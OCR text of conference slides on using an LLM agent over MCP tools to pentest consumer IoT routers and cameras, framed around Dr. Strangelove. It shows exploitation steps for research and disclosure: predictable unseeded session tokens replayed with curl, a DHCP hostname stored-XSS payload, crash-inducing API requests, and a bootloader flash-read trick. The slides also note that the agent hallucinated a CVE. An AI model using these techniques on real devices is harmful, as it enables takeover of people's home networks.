
DR. STRANGEPWN

OR: How I Learned to Stop Worrying and Love the LLM

LARRY PESCE

// Executive Director - Research, Secure Ideas
// SANS Senior Instructor (SEC556 / SEC617)
// Co-Host, Paul's Security Weekly
// @haxorthematrix

SecureIdeas
professionally evil®



PEACE IS OUR PROFESSION



THE FOUNDATION

25 years. These tools. This methodology.

JTAG
Debug interface access

UART
Serial console extraction

SPI / I²C
Flash memory reads

GHIDRA
Binary reverse engineering

LOGIC ANALYZER
Protocol decoding

HEX EDITOR
Raw firmware inspection





Attack surfaces grow faster than skilled testers.

THE HONEST TRUTH

If an AI can do what I do... what am I?

Every experienced pentester in this room has had this thought. Let's be honest about it.





I sat on my hands.

The hardest thing I have ever done in my career.


"Sir, you can't
let the AI in here.
It'll see the Big Board."

Plan R Is In Effect

"General Ripper initiates Plan R on his own authority.
The system works exactly as designed.
That is the problem."



ARCHITECTURE

The bridge between LLMs and real tools.

TOOLS

Functions the agent can call: scanners, analyzers, exploit modules, firmware extraction, and real time interaction.

RESOURCES

Data the agent can read: files, firmware images, scan results, protocol captures, and instrumentation.

PROMPTS

Structured context and playbooks that encode your methodology without constraining creativity.



The agent doesn't just advise. It acts.

Four systems. One agent.



Not a script. A playbook.

NOT A SCRIPT

- → Rigid, sequential steps
- → Prescribes every action
- → Fails when the target deviates
- → Encodes procedure



Shoot, a fella' could have a pretty good weekend in Vegas with all that stuff.

A PLAYBOOK

- → Objectives + constraints
- → Allows creative decisions
- → Adapts to the target
- → Encodes methodology

The playbook is where your expertise lives. The MCP server is plumbing.

PLAYBOOK STRUCTURE

Five layers. Your methodology, fallacy busted.

01	OBJECTIVE DEFINITION	What are we trying to accomplish?
02	TOOL PERMISSIONS	Which Plan R tools can this playbook invoke? Can it invoke new ones?
03	DOMAIN CONTEXT	Protocol specs, known vuln patterns, target-specific knowledge
04	SUCCESS CRITERIA	How does the agent know when it has found something real?
05	GUARDRAIL OVERRIDES	What is out of scope or requires human confirmation?

ACT III

Watching the Agent Work

"Major Kong rides the bomb to its target. Cheerful, resourceful competence. Adaptation. Commitment. Inevitability."



LIVE DEMO

Live on the Big Board

AGENT TERMINAL

```
> initializing plan_r ...
> loading playbook: firmware_analysis
> target: [REDACTED]
> beginning enumeration...
> services discovered: 3
> deprioritizing web UI
> pivoting to debug port...
```

BIG BOARD

PROGRESS DASHBOARD

RECON

FIRMWARE

VULN DISCOVERY

PHASE 01

Reconnaissance

Enumerate services. Identify firmware version. Pull banners. Leverage instrumentation. Decide attack paths.



Three ports, and a hostname that gave it away

65,535 ports swept. Three answered.
The reverse lookup named the real vendor.

```
$ sudo nmap -Pn -p- -A 192.168.11.1
Nmap scan report for imouwifi.net (192.168.11.1)
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  dnsmasq UNKNOWN
80/tcp    open  http    Boa httpd
52881/tcp open  upnp    MiniUPnP
MAC Address: 14:EA:A1:56:0E:E2

# from the UART boot log:
Linux version 3.10.90 (gcc 4.6.4) #en32 Aug 12 2025
init started: BusyBox v1.13.4 (2025-08-12)
boa: server built Aug 12 2025  ← abandoned upstream 2005
```

Imou is a Dahua brand: a rebadged Realtek reference design, so findings are likely fleet-wide.



PHASE 02

Firmware Analysis

Extract. Unpack. Deep dive. Hardcoded credentials. Interesting binaries. Encrypted sections.

Hold ESC at boot and the bootloader just opens

No password. No jumper. No strap.
And no chain of trust behind it.

```
Booting...
---RealTek(RTL8196E) 2023.01.05 v3.4.11E (380MHz)
wait for multicast packet!
no rootfs signature at 00150000!
no rootfs signature at 00160000!  ← boots anyway

<RealTek> ?
----------------- COMMAND MODE HELP -----------------
LOADADDR: <Load Address>      J: Jump to <Target>
FLR: FLR <dst><src><length>
FLW <dst_ROM_offset><src_RAM_addr><length>
MDIOR / MDIOW / PHYR / PHYW / PORT1

SPI flash(ZB25VQ32B/D) at CS0, size 0x400000
```

D / DB / DW / IPCONFIG / AUTOBURN all absent: no print-dump command exists on this build.

Verified squashfs, 0.94%, and 124 power cycles to go

The data is real and correct.
The channel is not survivable at scale.

```
$ xxd rootfs.bin | head -2
00000000: 6873 7173 9a02 0000 ...  hsqs.........
  magic hsqs · inodes 666 · block 131072 · xz
  bytes_used 1491216 (0x16c110)

$ python3 flr_dump.py rootfs.bin 210000 16C110
     0.40%    5892/1491216 bytes   95.1 B/s
     0.75%   11144/1491216 bytes   95.5 B/s
    [!] 100 retries, err=no-prompt at 0x2136a8
[*] stopped: 13992/1491216 bytes  = 0.94%

bare CR -> NO RESPONSE   ^C -> NO RESPONSE
icmp: DOWN   ← mains power cycle required
```

372,800 commands at ~3,000 per wedge = ~124 power cycles. Extraction halted.

One wrong line ending hid a working flash dump

Every FLR aborted, so it was written off.
The cause was the terminator, not the command.

```
# sent as "...\r\n" - aborts every time
<RealTek> FLR 80500000 0 40\r\n
(Y)es , (N)o ? --> Abort!
   ← the trailing \n answered its own prompt

# sent as "...\r" only, then Y separately
<RealTek> FLR 80500000 0 40\r
(Y)es , (N)o ? --> Y
Flash Read Successed!

# FLR's destination is unvalidated - aim it at the UART
<RealTek> FLR B8002000 0 4  →  Y
raw: 590a0d0bf00004Flash Read Successed!
=> 4 flash bytes, straight out the serial line
```

Cross-checked against four single-byte reads: exact match. The channel is lossless.



PHASE 03

Vulnerability Discovery

Static analysis → CVE cross-reference → proof-of-concept → documented evidence.

Six logins. Six pairs of glibc’s default output.

The cookie looks like 64 bits of entropy.
It is the opening of a known sequence.

```
$ for i in 1..6; do curl -i POST /api/login; done
login 1 -> token=6b8b4567 327b23c6
login 2 -> token=643c9869 66334873
login 3 -> token=74b0dc51 19495cff

$ gcc randref.c && ./randref   # no srand() call
rand[0] = 1804289383 = 0x6b8b4567
rand[1] =  846930886 = 0x327b23c6
rand[2] = 1681692777 = 0x643c9869
rand[3] = 1714636915 = 0x66334873

=> token = sprintf("%08x%08x", rand(), rand())
=> UNSEEDED. 40 of 40 predicted offline.
```

Every token the device will ever issue after a boot is computable in advance.

No password is needed — and changing it does not help

Nothing is captured or intercepted.
The token is computed, then presented.

```
# fresh boot, NO session issued yet
$ curl -H 'Cookie: token=6b8b4567327b23c6' /api/getWlan
401   ← refused. NOT a pre-auth bypass.
$ curl (no cookie)                              401
$ curl -H 'Cookie: token=deadbeefcafebabe'   401

# admin logs in once - initial setup guarantees it
$ curl -H 'Cookie: token=6b8b4567327b23c6' /api/getWlan
200
{"ssid":"N300-0EE1","password":"123456789", ... }

no rate limit  ·  no lockout  ·  no IP binding
```

Replacing admin/admin with a strong password gives no protection: the attack never touches it.

A DHCP lease is enough to plant script in the admin UI

The router stores each client hostname
and renders it straight into innerHTML.

```
$ sudo python3 dhcp_xss.py 'PWN"><img src=x onerror=...'
[*] spoofed client MAC=02:11:22:33:44:55
[+] DHCPOFFER: ip=192.168.11.3 server_id=192.168.11.1

$ curl -s /api/getQOS   # stored verbatim
"deviceName":"PWN\"'><img src=x onerror=alert(1)>"

$ grep -n 'item.deviceName' htm/qos.htm
118: str += '<td>' + item.deviceName + '</td>'
214: U.Q('#qos-list').innerHTML = str

$ grep -rn 'escapeHtml|htmlEncode|textContent' *.js
(no matches)   ← no escaping anywhere in the firmware
```

Link-layer access only. No credentials at any point in this chain.

Three ways down, all needing mains power to recover

One kills the web server silently.
One takes the entire device offline.

```
# DoS 1 - MANAGEMENT PLANE
$ POST /api/setWlan {"enable":1, "encType":4, ...}
  (no response - connection closed)
$ dig +short @192.168.11.1 example.com
  104.20.23.154  ← DNS fine. outage is SILENT.

# DoS 2 - WHOLE DEVICE. 37 bytes of junk.
$ curl -X POST /api/importConfig -F "bin=@bad.dat"
polled 150s: http=000  icmp=DOWN

# DoS 3 - BOOTLOADER. three permanent hangs.
bare "FLR" -> cp0_epc=80000000 Undefined Exception
interrupt mid-(Y/N) -> wedged, no input recovers it
```

DoS 1 and 2 need no credentials: the token bypass or the unauthenticated XSS reaches both.

IMPORTANT

That CVE?
It made it up.

`This is why RECALL exists.`

Hallucinated CVEs or findings are a known failure mode with a known fix.
Validate every finding manually before it leaves your lab.

Even better: Make the AI *prove it.*



Those crashes were never memory corruption

A 3-char field taking 24 chars looked like
an overflow. The types were the trigger.

```
$ # claim: unchecked strcpy, possible RCE
$ # test: same fields, same values, types differ

POST /api/setWlan {"enable":1, "encType":4}
  -> (no response)   httpd DEAD

POST /api/setWlan {"enable":"1", "encType":"4"}
  -> 200 {"error":"","delayTime":"20"}   httpd UP

- root cause: unchecked strcpy / potential RCE
+ root cause: JSON type + field-presence validation

# and the endpoints were never broken - my bodies were
setSystem needs 19 fields, I sent 10
setQOS takes devices[], I sent qosList[]
```

Three claims retracted, each by a test written to disprove it rather than confirm it.

The parts that were genuinely solid

Not everything broke.
These negatives are findings too.

```
$ cat NEGATIVE_RESULTS
command injection · 9 endpoints, 4 wrappers    none
  pre-auth /api/login username+password        none
  # payloads ACCEPTED and STORED, never executed
  ICMP echo-requests from router: 0 (every capture)

WAN interface · all 65535 tcp ports          filtered
  admin http from WAN                      unreachable
  DMZ aimed at the router itself            no exposure
  # and DMZ was proven to forward, so this counts

path traversal · 12 variants                  302 only
/config.dat and /tmp/syslog.log unauth            401
telnet credentials · 588 pairs               all failed
```

588 failed telnet guesses suggests that account is locked - a real mitigating control.

ACT IV

The Recall Code

"Mandrake pieces together the recall code. He has the answer. Getting anyone to listen, believe him, and act on it is its own battle."



REAL ENGAGEMENT

Named vendor. Named product. Real bugs.

https://finitestate.io/resources/iot-camera-supply-chain-vulnerability-research

VENDOR	AJCloud/Wansview
DEVICE	Wansview Q5 1080P Indoor Home Camera, firmware version 01.10715.11.22
SCOPE	Zero knowledge. No public firmware available.

A huge thanks to Edwin Shuttleworth on this endeavor!



COMPARATIVE RESULTS

Manual vs. AI-assisted.


MANUAL REVIEW

Standard auth bypass checks

Known CVE pattern matching

Web interface enumeration

Documented attack surface only



AI ASSISTED

Network scan and attempted playbook exploitation w/o CVE context

- Found directory traversal, /etc/passwd/, full filesystem access

Deprioritized web UI, went for debug port message analysis

- Fuzzed web interface, found 2 DoS conditions


Hard coded credential in unexpected binary

https://finitestate.io/resources/iot-camera-supply-chain-vulnerability-research

“How did you find this?”

...becomes a harder question when the answer is 'an LLM read your code.'

The vendor doesn't care that your tool is clever.
They care that your finding is real, exploitable, and clearly documented.






Validate every AI finding **manually** before disclosure.

You cannot put "Claude found this" in a CVE/Vulnerability report.

DISCLOSURE TIMELINE

Discovery to remediation. Human speed.



AI accelerates discovery. Disclosure still moves at human speed.

ACT V

The Doomsday Machine

"Dr. Strangelove finally speaks. The machine exists. It cannot be untriggered. Its whole point is that it was always meant to grow.."



PLAYBOOK EVOLUTION

From firmware-only to full spectrum.

01	02	03	04	05
FIRMWARE	**HARDWARE**	**NETWORK**	**WIFI/BLE**	**BINARY SAST**
File system, hardcoded creds, CVE matching	*Boot sequence, modification, and login from UART + binary correlation*	*Unauthenticated MQTT; correlated firmware strings*	*Cross-domain: WiFi key found in firmware binary. Writable characteristics, no auth required*	*Boot sequence from UART + binary correlation*

Each playbook strengthens every other through cross-domain correlation. When the AI "learns", update the playbook. Make it iterative.


A human forgets.
A playbook doesn't.
TOP SECRET
R
R
TOP

Know when to hand off. Know when to take back.

AGENT DOES IT

- → Known protocol analysis
- → Firmware static analysis
- → CVE cross-referencing
- → Cross-domain correlation
- → Binary SAST

HUMAN DOES IT

- → Unknown / proprietary protocols
- → Physical probe connections/instrumentation
- → Playbook authoring
- → Creative problem solving/iteration
- → Vendor disclosure + communication

LET'S BE HONEST

Three uncomfortable truths.

01 Faster assessments. Broader coverage. Lower cost per finding.

02 Junior testers with AI will outperform seniors who refuse to adapt.

03 Your value shifts: from finding bugs → validating, building, communicating.

Start with One playbook.
One workflow.
One engagement.
Iterate.



That is how Plan R was built. That's called vertical AI advantage.

KEY TAKEAWAYS

Five things to take home.



1. Let go of the belief that manual-only is the only right way.
2. MCP servers are ready for production use on real engagements today.
3. Playbooks are your competitive advantage: start with firmware, iterate.
4. AI finds bugs. You own the judgment, the communication, the relationships.
5. Don't keep the Doomsday Machine a secret. Share patterns and failures.


“The whole point of a Doomsday Machine is lost if you keep it a secret.”
- Alexei de Sadesky, in Dr. Strangelove
Build the tools. Share the knowledge. Let the AI hack.
SECURE IDEAS // DR. STRANGEPWN

RESOURCES + CONTACT

Get started. Build your own.

IoTA METHODOLOGY

github.com/haxorthematrix

MCP SPECIFICATION

modelcontextprotocol.io

SANS SEC617

Wireless Penetration Testing

SANS SEC556

IoT Penetration Testing

PLAN R

Shared with collaborators on request

CONTACT

@haxorthematrix
larry

